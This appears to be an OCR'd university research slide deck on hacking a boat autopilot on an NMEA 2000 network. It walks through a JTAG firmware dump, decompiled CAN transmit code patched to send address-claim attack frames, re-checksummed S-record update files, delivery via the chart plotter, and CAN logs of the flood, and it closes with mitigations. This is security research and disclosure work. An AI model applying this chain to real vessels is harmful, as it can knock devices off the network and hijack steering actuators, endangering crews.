
Source: [2]

[2] https://www.csselectronics.com/pages/nmea-2000-n2k-intro-tutorial


OSINT(2/3)

By reading the user manual and identifying chip numbers, the PCB can be better understood. The autopilot can:

- Send and receive NMEA 2000 frames
- Control the steering wheel (feedback mechanism)
- Control the rudder angle
- Have firmware extracted via JTAG
- Be updated over the NMEA 2000 network



OSINT (3/3)



Left: Software download link for updating autopilot firmware. The link is available publicly from the manufacturer

Right: Datasheet for autopilot microcontroller showing the memory map





Fig 4. LPC2364/65/66/67/68 memory map

JTAG and Firmware Extraction





```
> halt
target halted in ARM state due to debug-request, current mode: Abort
cpsr: 0x000000d7 pc: 0x00000010
> mdw 0x1FC 1
0x000001fc: ffffffff

> dump_image [redacted]_firmware_february10_2025.bin 0x00000000 0x80000
dumped 524288 bytes in 199.928009s (2.561 KiB/s)
```

- Nice, they left us a programming port!
- What can someone do with this port? (if it isn't locked)
  - Extract firmware
  - Modify firmware
  - Upload firmware
  - Live debugging
  - View registers
- Used the Tigard initially, then moved to using a JLink for more support and consistency
- Firmware dump is not human readable

Software Reverse Engineering (SWRE)



SWRE Details

- Using popular SWRE tooling for disassembling and decompiling firmware dump
  - Identify flow and code regions
  - Identify CAN-related functionality
- Modify CAN function to send custom messages
  - Address claim attack [3]
    - Removes legitimate device from the network
    - Keeps the legitimate device from communicating any further
  - Demonstrates control over network

```
77  else {
78    data_a = *(undefined4 *)((int)msg + 5);
79    data_b = *(undefined4 *)((int)msg + 9);
80    *(uint *)(*(int *)(CAN1_Base_addr + (uint)can_controller_id * 4) + 0x30) =
81         (uint)*(byte *)(msg + 1) << 0x10 | 0x80000000;
82    *(undefined4 *)(*(int *)(CAN1_Base_addr + (uint)can_controller_id * 4) + 0x34) = *msg;
83    *(undefined4 *)(*(int *)(CAN1_Base_addr + (uint)can_controller_id * 4) + 0x38) = data_a;
84    *(undefined4 *)(*(int *)(CAN1_Base_addr + (uint)can_controller_id * 4) + 0x3c) = data_b;
85    if ((tx_flags & 1) == 0) {
86      *(undefined4 *)(*(int *)(CAN1_Base_addr + (uint)can_controller_id * 4) + 4) = 0x21;
87    }
88    else {
89      *(undefined4 *)(*(int *)(CAN1_Base_addr + (uint)can_controller_id * 4) + 4) = 0x30;
```

Initial Binary

```
77  else {
78    *(uint *)(*(int *)(CAN1_Base_addr + (uint)can_controller_id * 4) + 0x30) =
79         (uint)*(byte *)(msg + 1) << 0x10 | 0x80000000;
80    *(undefined4 *)(*(int *)(CAN1_Base_addr + (uint)can_controller_id * 4) + 0x34) = 0x18eeff00;
81    *(undefined4 *)(*(int *)(CAN1_Base_addr + (uint)can_controller_id * 4) + 0x38) = 0;
82    *(undefined4 *)(*(int *)(CAN1_Base_addr + (uint)can_controller_id * 4) + 0x3c) = 0;
83    if ((tx_flags & 1) == 0) {
84      *(undefined4 *)(*(int *)(CAN1_Base_addr + (uint)can_controller_id * 4) + 4) = 0x21;
85    }
86    else {
87      *(undefined4 *)(*(int *)(CAN1_Base_addr + (uint)can_controller_id * 4) + 4) = 0x30;
88    }
89    *(int *)(UNK_000122f8 + (uint)can_controller_id * 0x18 + 0xc) =
```

Modified Binary

[3] C. Quigley, P. Sumpner, and M. Oslund, “NMEA 2000® Vulnerability to Cyberattacks and Mitigation,” National Marine Electronics Association, 2024. Accessed: Jan. 06, 2025. [Online]. Available: https://digitalyacht.net/wp-content/uploads/2024/10/NMEA-2000-Vulnerability-to-Cyberattacks-and-Mitigation2024.pdf

Software Update Process (1/2)

- Identify binary changes needed to patch and replace bytes in *.swup (update file)
  - Each instruction patch generates different opcodes/bytes
  - Map changes from Ghidra into *.swup file
  - SWUP: S-Record encoded into XML format
- Recalculate each line's checksum
  - Last byte is the checksum
- Save file to SD Card

```
S2140121A018301BE50010D3E5FF1001E20100D3E56E
S2140121B0FF0000E20004A0E1011080E10200D3E587
S2140121C0FF0000E20008A0E1011080E10330D3E542
S2140121D0FF3CA0E3EE3883E3063383E3003082E579
S2140121E014305BE504219FE50331A0E1033082E072
S2140121F0003093E5383083E20020A0E3002083E539
S21401220014305BE5E4209FE50331A0E1033082E072
S2140122210003093E53C3083E20020A0E3002083E514
S2140122201C305BE5013003E2FF3003E2000053E3BC
S21401223008000000A14305BE5B0209FE50331A0E1F9
S2140122400330 82E0003093E5043083E23020A0E3DF
S2140122500020 83E5070000EA14305BE58C209FE54B
S2140122600331A0E1033082E0003093E5043083E2DD
S2140122702120A0E3002083E514205BE574009FE5A0
```

Color legend

Record type | Byte count | Address | Data | Checksum

Checksum calculation [edit]

The following example record:

```
S1137AF00A0A0D0000000000000000000000000061
```

is decoded to show how the checksum value is calculated. The following example uses a dollar sign ($) to indicate a hexadecimal value (a Motorola convention):

1. Add: Add each byte `$13 + $7A + $F0 + $0A + $0A + $0D + $00 + ... + $00 = $019E` sum.
2. Mask: Discard the most significant byte (`$01`) of the sum and retain the least significant byte (LSB), which is `$9E` .
3. Complement: Compute the ones' complement of the LSB, which is `$61` .

In the C programming language, the sum is converted into the checksum by: `0xFF - (sum & 0xFF)` Source: [4]

swup_checksum.py

```python
def calculate_checksum(hex_string):
    # Convert hex string to list of integers (bytes)
    byte_values = [int(hex_string[i:i+2], 16) for i in range(0, len(hex_string), 2)]

    # Step 1: Sum all bytes
    total = sum(byte_values)


    # Step 2: Take only the least significant byte (LSB)
    lsb = total & 0xFF

    # Step 3: One's complement of LSB
    checksum = (~lsb) & 0xFF

    return f"Checksum: 0x{checksum:02X} ({checksum})"
```

[4] https://en.wikipedia.org/wiki/SREC_(file_format)

Software Update Process (2/2)



- Insert SD card into Chart Plotter
- Navigate to SD card files
- Select the modified *.swup file
- Select target device
- Start Upgrade

```
can0  11FF0205   [8]  C3 6C 64 75 6E 67 00 50
can0  11FF0205   [8]  C4 61 73 20 64 65 20 72
can0  11FF0205   [8]  C5 E9 70 6F 6E 73 65 20
can0  11FF0205   [8]  C6 64 65 20 62 61 72 72
can0  11FF0205   [8]  C7 65 00 53 69 6E 20 72
can0  11FF0205   [8]  C8 65 73 70 75 65 73 74
can0  11FF0205   [8]  C9 61 20 64 65 20 74 69
can0  11FF0205   [8]  CA 6D F3 6E 00 00 41 76
can0  11FF0205   [8]  CB 61 72 69 61 20 6D 6F
can0  11FF0205   [8]  CC 76 69 6D 65 6E 74 6F
can0  11FF0205   [8]  CD 20 74 69 6D 6F 6E 65
can0  11FF0205   [8]  CE 00 47 65 65 6E 20 72
can0  11FF0205   [8]  CF 6F 65 72 20 72 65 61
can0  11FF0205   [8]  D0 63 74 69 65 00 00 00
can0  11FF0205   [8]  D1 49 6E 67 65 6E 20 72
can0  11FF0205   [8]  D2 6F 64 65 72 72 65 73
can0  11FF0205   [8]  D3 70 6F FF FF FF FF FF
can0  00FF2D01   [8]  41 9F 00 06 00 00 00 FF
can0  08FF0005   [8]  13 99 04 05 00 00 02 00
can0  09F80103   [8]  FF FF FF 7F FF FF FF 7F
can0  11FF0205   [8]  E0 86 41 9F 63 EA 97 0A
can0  11FF0205   [8]  E1 6E 73 00 00 49 6E 67
can0  11FF0205   [8]  E2 65 6E 20 72 6F 72 72
can0  11FF0205   [8]  E3 65 73 70 6F 6E 73 00
can0  11FF0205   [8]  E4 00 00 00 41 63 74 69
can0  11FF0205   [8]  E5 76 65 20 63 6F 6E 74
can0  11FF0205   [8]  E6 72 6F 6C 20 75 6E 69
can0  11FF0205   [8]  E7 74 20 6D 69 73 73 69
can0  11FF0205   [8]  E8 6E 67 00 41 6B 74 69
can0  11FF0205   [8]  E9 76 65 73 20 42 65 64
can0  11FF0205   [8]  EA 69 65 6E 67 65 72 E4
```

The Three Stages

Update sent over CAN / NMEA2k

↓

Autopilot reboots with new firmware

↓

Autopilot sends nefarious address claim messages

Hacked!

- Arbitrary address claim messages sent from the Autopilot…

- ⚠ Not limited to address claim messages


```
can0  18EEFF00   [8]  00 00 00 00 00 00 00 00
can0  18EEFF00   [8]  00 00 00 00 00 00 00 00
can0  18EEFF00   [8]  00 00 00 00 00 00 00 00
can0  18EEFF00   [8]  00 00 00 00 00 00 00 00
can0  19FA0302   [8]  8F FF FF 7F FF 7F FF 7F
can0  18EEFF00   [8]  00 00 00 00 00 00 00 00
can0  18EEFF00   [8]  00 00 00 00 00 00 00 00
can0  18EEFF00   [8]  00 00 00 00 00 00 00 00
can0  18EEFF00   [8]  00 00 00 00 00 00 00 00
can0  18EEFF00   [8]  00 00 00 00 00 00 00 00
can0  18EEFF00   [8]  00 00 00 00 00 00 00 00
can0  18EEFF00   [8]  00 00 00 00 00 00 00 00
can0  18EEFF00   [8]  00 00 00 00 00 00 00 00
can0  18EEFF00   [8]  00 00 00 00 00 00 00 00
can0  18EEFF00   [8]  00 00 00 00 00 00 00 00
```

Implications

- What have we gained?
  - Remote code execution on the autopilot
  - Arbitrary CAN injection
    - Targeted messages can be crafted with nefarious intent
  - Attacker could exploit this process to gain:
    - Control over NMEA network
    - Physical control of actuators connected to autopilot
- Food for Thought:
  - How could this occur without physical access?
  - What other functions could be disabled/modified/controlled given the malicious autopilot?

Possible Mitigations

- Digitally Sign Firmware
  - For integrity verification
- Lock/Disable JTAG Port
  - Can help prevent binary modification, exfiltration, and debugging capabilities
- Encrypt Firmware
  - Harder to reverse engineer
- Remove Identifiers from PCB Components
  - Part numbers and silkscreen text
- Add Secure Boot
  - Verify firmware signatures at power-up



COLORADO STATE UNIVERSITY

Thank You

Carson Green (Ctgreen@colostate.edu)

Rik Chatterjee (Rik.Chatterjee@colostate.edu)

Dr. Jeremy Daily (Jeremy.Daily@colostate.edu)

